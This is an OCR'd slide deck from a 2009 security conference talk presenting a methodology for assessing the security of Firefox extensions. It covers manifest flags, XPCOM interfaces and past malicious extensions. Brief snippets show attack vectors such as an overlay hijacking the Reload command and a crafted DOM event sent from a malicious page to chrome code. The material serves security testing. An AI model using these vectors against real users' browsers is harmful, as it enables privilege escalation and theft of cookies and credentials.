security-assessment.com

Exploiting Firefox Extensions

EUSecWest 09 – UK, London

Roberto Suggi Liverani
Nick Freeman

Who The Heck Are We?

security-assessment.com


- **Roberto Suggi Liverani**
  - Senior Security Consultant – Security-Assessment.com
  - OWASP NZ Leader
  - http://malerisch.net
- **Nick Freeman**
  - Security Consultant – Security-Assessment.com
  - http://atta.cked.me
- **Contact us**
  - Roberto.suggi@security-assessment.com
  - Nick.freeman@security-assessment.com

Agenda

- Introduction
- Extensions overview, security threats and risks
- Security Testing Methodology Framework
- Applying the methodology - Demos

Introduction

- **What are Firefox extensions?**
  - It's just software.
  - Equivalent of ActiveX
- **What extensions do?**
  - Extend, modify and control browser behaviour
  - Provides extended/rich functionality and added features
- **Different type of Firefox addons**
  - Extensions
  - Plugins (Search Engine plugins) and Themes



XUL:
- provides UI to extensions
- combined with JavaScript, CSS, HTML elements
-.xul file

XPConnect:
- middle layer allows JavaScript to interface with XPCOM

Chrome:
– privileged browser zone
– code fully trusted

XPCOM:
- reusable components/interfaces
- interact with low layer libraries: network, I/O, file system, etc.

XBL:
- allows creation of new widgets
- combined with CSS, XML and XUL


Extension Security Model

- **Mozilla extension security model is nonexistent**
  - Extension code is fully trusted by Firefox
    - Vulnerability in extension code might result in full system compromise
  - No security boundaries between extensions
    - An extension can silently modify/alter another extension
  - XPCom C++ components subject to memory corruption
  - Extensions vulnerabilities platform independent
  - Lack of security policies to allow/deny Firefox access to internal API, XPCom components, etc
  - Any Mozilla application with the extension system is vulnerable to same class of issues (e.g. Thunderbird)

The potential

security-assessment.com

- **Statistics – Firefox Browser Market Share**
  - Beyond 20% globally since November 2008, more than 50% in certain regions/countries




Month	Internet Explorer	Firefox	Safari	Chrome	Netscape	Opera	Other
June, 2008	73.01%	19.03%	6.31%	0.00%	0.67%	0.73%	0.25%
July, 2008	73.02%	19.22%	6.14%	0.00%	0.69%	0.69%	0.24%
August, 2008	72.15%	19.73%	6.37%	0.00%	0.72%	0.74%	0.29%
September, 2008	71.52%	19.46%	6.65%	0.78%	0.63%	0.69%	0.27%
October, 2008	71.27%	19.97%	6.57%	0.74%	0.45%	0.75%	0.25%
November, 2008	69.77%	20.78%	7.13%	0.83%	0.53%	0.71%	0.25%
December, 2008	68.15%	21.34%	7.93%	1.04%	0.57%	0.71%	0.26%
January, 2009	67.55%	21.53%	8.29%	1.12%	0.57%	0.70%	0.24%
February, 2009	67.44%	21.77%	8.02%	1.15%	0.66%	0.71%	0.25%
March, 2009	66.82%	22.05%	8.23%	1.23%	0.69%	0.70%	0.28%
April, 2009	66.10%	22.48%	8.21%	1.42%	0.82%	0.68%	0.29%

  - Source: Marketshare - marketshare.hitslink.com

Extension downloads boom

security-assessment.com

- **Statistics – AMO (addons.mozilla.org) Download Trend**
  - 1 billion extension downloads from AMO – Nov 2008



Extensions are everywhere

security-assessment.com

Search engines	Social Networks	Services	Software/OS/Web Application Package	Extensions Portals
Google Toolbar Google Browser Sync Yahoo Toolbar Ask.com Toolbar	Del.icio.us Extension Facebook Toolbar AOL Toolbar LinkedIn Browser Toolbar	Netcraft Anti-Phishing Toolbar PhishTank SiteChecker	Skype AVG Ubuntu LiveLink (OpenText)	AMO (addons mozilla org) Mozdev Xulplanet


The weakest part of the chain

security-assessment.com

- **Human Factors:**
  - Trust
    - AMO Recommended Extensions recommended
    - Open Source
  - Misconception = users expect extensions to be safe
    - 'according to Softpedia, it's 100% safe‘
    - NoScript/AdBlockPlus provides false sense of security
      - chrome:// URI whitelisted on NoScript, any xss injection there is not blocked
  - Underestimated risks:
    - the Mozilla page for building extensions doesn't mention the word 'security' once

Concerns on AMO

- Everyone can write extension and submit to AMO (even us :)
- AMO review process lacks complete security assessment



- Few extensions signed in AMO. Extensions are generally not “signed”. Users trust unsigned extensions.
- Experimental extension (not approved yet) are publicly available

Extension And Malware

- **Some people have already exploited this concept:**
  - **FormSpy** - 2006
    - Downloader-AXM Trojan, poses as the legitimate NumberedLinks 0.9 extension
    - Steal passwords, credit card numbers, and ebanking login details
  - **Firestarterfox** - 2008
    - Hijacks all search requests through multiple search engines and redirects them through Russian site thebestwebsearch.net
  - **Vietnamese Language Pack** - 2008
    - Shipped with adware
- **Might happen in the near future…**
  - Malware authors bribe/hack famous/recommended extension developer/vendor
  - Initial benign extension, malware is introduced in an 3rd/4th update

Security Testing Methodology

security-assessment.com

- **No methodology exists to assess the security of Firefox extensions**
  - Help to identify vulnerabilities and/or malicious components in any Firefox extensions
  - Will be published as a white paper
  - Possible integration in the next OWASP testing guide
  - Scope is to support:
    - Developers – realise unsafe code practices, problems with AMO and consequent risks
    - Security professionals – provide a methodology framework to utilise when testing Firefox extensions

Security Testing Methodology

- **Isolated testing**
  - One extension at a time, different Oses, different Firefox versions
- **Information gathering/Mapping extension content**
  - Extension Installation - Check type of installation:
    - From a webpage
    - AMO
    - Installed by modifying Windows Registry
  - Package content analysis
    - Unzip XPI package (ZIP archive)
    - Decompress any jar archive
    - Look for suspicious files (e.g. .exe, .msi, etc)
    - Particular attention to file install.js (even if deprecated):

Suspicious looking functions

- XPInstall API functions to look at:
  - registerChrome();
  - addFile();
  - addFolder();
  - dirRemove();
  - isDirectory();
  - getFolder();
  - setPackageFolder();
  - execute();
  - getWinProfile();
  - getWinRegistry();
  - loadResources();

Where did the files go?

- Extension Post Installation
  - Check following directories for anomalies:


Windows Extension Default Path	Unix/Linux Extension Default Path
C:\Documents and Settings\test\Application\Data\Mozilla\ Firefox\Profiles\tzt1vrjc.default\extensions	/home/test/.mozilla/firefox/tzt1vrjc.default/extensions
C:\Program Files\Mozilla Firefox\Extensions	N / A

  - No single file should be in the extensions folder
    - A single file containing an extension file path **silently** installs an extension into Firefox

Extensions directory

security-assessment.com

- **Suspicious single file in extension folder:**




Some tags to check…

- Check install manifest - install.rdf (must be a well-formatted xml)
  - **<em:minVersion> & <em:maxVersion> -** <FF3 versions might include deprecated/unsecured components. Must match update manifest file
  - **<em:type>** - code 32 = Multiple Item Package (more than one extension installed at the same time)
  - **<em:about>, <em:options>** - these might contain malicious XSS payload via data: URI. Payload is executed in chrome zone
  - **<em:update>** https with valid SSL certificate (check ciphers) or HTTP + digital signature and hashed key
  - **<em:hidden> -** if set to true, extension won't appear in the Addon manager
  - **<em:name> -** FF does not check if the name is already in use by other extensions - Extension name can mislead users


Which one is the right one? ;-)

security-assessment.com




Verified or not verified?

security-assessment.com



chrome.manifest

- **chrome.manifest file – the chrome register**
  - Chrome content/locale/skin directives should not point to other extension folders
  - Also check for:
    - **resource://path/extensionfolder/** - protocol
      - Exposes the extension path to untrusted browser zone
    - **contentaccessible=yes** - flag
      - Allows extension content to be used directly from untrusted zone – e.g. <script src=chrome://sample/content/my.js>
    - **xpcnativewrappers=no** - flag
      - Disables wrapper protection
      - Exposes chrome extension object/functions to untrusted content




```
<overlay id="sample" xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
  <command id="Browser:Reload"  oncommand="dosomethingbad();"/>
```

Extension XUL might overlay standard Firefox UI gadgets

Extension overlays can be merged into the Firefox UI

```
overlay chrome://browser/content/browser.xul chrome://sample/content/sample.xul
```

XUL Overlays are specified in the chrome register

Let's use the extension…

- Familiarise with the extension
  - Enable extension, make sure to use 100% functionality
  - Check for use of unused/deprecated functions, elements and comments in the source code
- DOM Diff
  - Compare the DOM of a test page with the extension enabled/disabled
  - Identify extension functions/objects available on DOM for:
    - logical flaw bugs
    - fuzzing
    - unsafe/dangerous functions
    - injection points
    - exposed extension settings

DOM diff

- Use of Mozrepl to create a JavaScript shell
- Connect with a Python script via telnet
- Extract DOM for the target page with extension enabled/disabled & diff
- Approaches to DOM diff method:

	Extension Enabled	Extension Disabled
Untrusted zone		
chrome://browser/content/browser.xul		

- Manually review the diff files:
  - some elements might be confusing and change every time the browser is closed/reloaded

Debugging and Sandbox

- Probing extension code
  - Probes or breakpoints can be used to better follow data flow within the extension
  - Extensions can be unpacked, modified, repacked and re-installed or modified directly

- Sandbox – area where JavaScript has both web and chrome privileges
  - Check: **Components.utils.Sandbox** and **evalInSandbox()**

```
var sand = new Components.utils.Sandbox(url);
var unsafe = Components.utils.evalInSandbox(untrusted_code, sand);

if (unsafe == 1) {  /* this code is unsafe; calls unsafe.valueOf() */ }
if (unsafe === 1) {  /* this code is safe */ }
```

  - If JSON is used, check that is not directly used in evalInSandbox()

XPCOM Components

- **XPCOM components**
  - Check extensions components/ folder
  - Security assessment:
    - Manual source code review for XPCOM in JavaScript (.js)
    - Reverse engineer compiled XPCOM (.dll, .so)
  - XPCOM might be:
    - Vulnerable per se
    - Used in an unsafe way
  - Check – grep in the extension source code for:
    - **Components.classes** – identify each XPCOM component used
    - **netscape.security.PrivilegeManager.enablePrivilege("UniversalXPConnect")** – identify privileged JavaScript code
    - **wrappedJSObject** – identify exposed chrome and xpcom objects

Some XPCOM interfaces to check

- MXR (Mozilla Cross-Reference) reference for Mozilla components

XPCOM Interface	Possible Impact
nsIHistoryListener	Notifies when a new document is opened to a third party
nsIHttpChannel	Allows access to HTTP GET query parameters (e.g. authentication tokens)
nsIPasswordManager	Might reveal user stored password
nsIRDFDataSource	Write access critical internal data objects (extension manager)
nsICookieManager	Expose user cookies
nsIDownloader	Download malicious file into user file system

Wrappers, wrappers…

- **wrappedJSObject**
  - Xpconnect wrapping – hides unsupported or undefined component interfaces

```
var comp = Components.classes["@myself.com/my-component;1"].getService();
alert(comp) // returns a protected wrapped JS object [xpconnect wrapped nsISupports]
alert(comp.wrappedJSObject) // returns a JS object with no wrapper (unsafe) [object Object]
```

- **Xpcnativewrappers**
  - Protects chrome code from untrusted content
  - In FF3: win as window object
    - Read, write, delete on win.wrappedJSObject properties is safe
    - But: function objects, call back functions, objects used in chrome can be unsafe (BUG)
  - In <FF3: Not really safe – every DOM properties/methods of win_object.wrappedJSObject must be protected

Common pitfalls

- **Attention to:**
  - window.openDialog -> opens any URI with chrome privileges and can pass arguments (callbacks functions can be passed as well)
- **Check data exchange between chrome and content:**
  - Example: custom data exchanged via custom DOM events:

```
document.addEventListener("CustomDOMEvent", function(event)
{ myextension.mylistener(event); }, false, true);
```

  - **XSS** payload in untrusted zone (malicious external site):

```
var evilevent = document.createEvent("Events");
evilevent.initEvent("CustomDOMEvent", true, false);
element.dispatchEvent(evilevent);
```

Authentication and Logic

security-assessment.com

- **Authentication And Authorisation Testing**
  - Some extensions authenticate to a site, third party portal (testing scope)
  - Some extensions expose credentials over insecure channel (GET over HTTP) and do not handle cookies

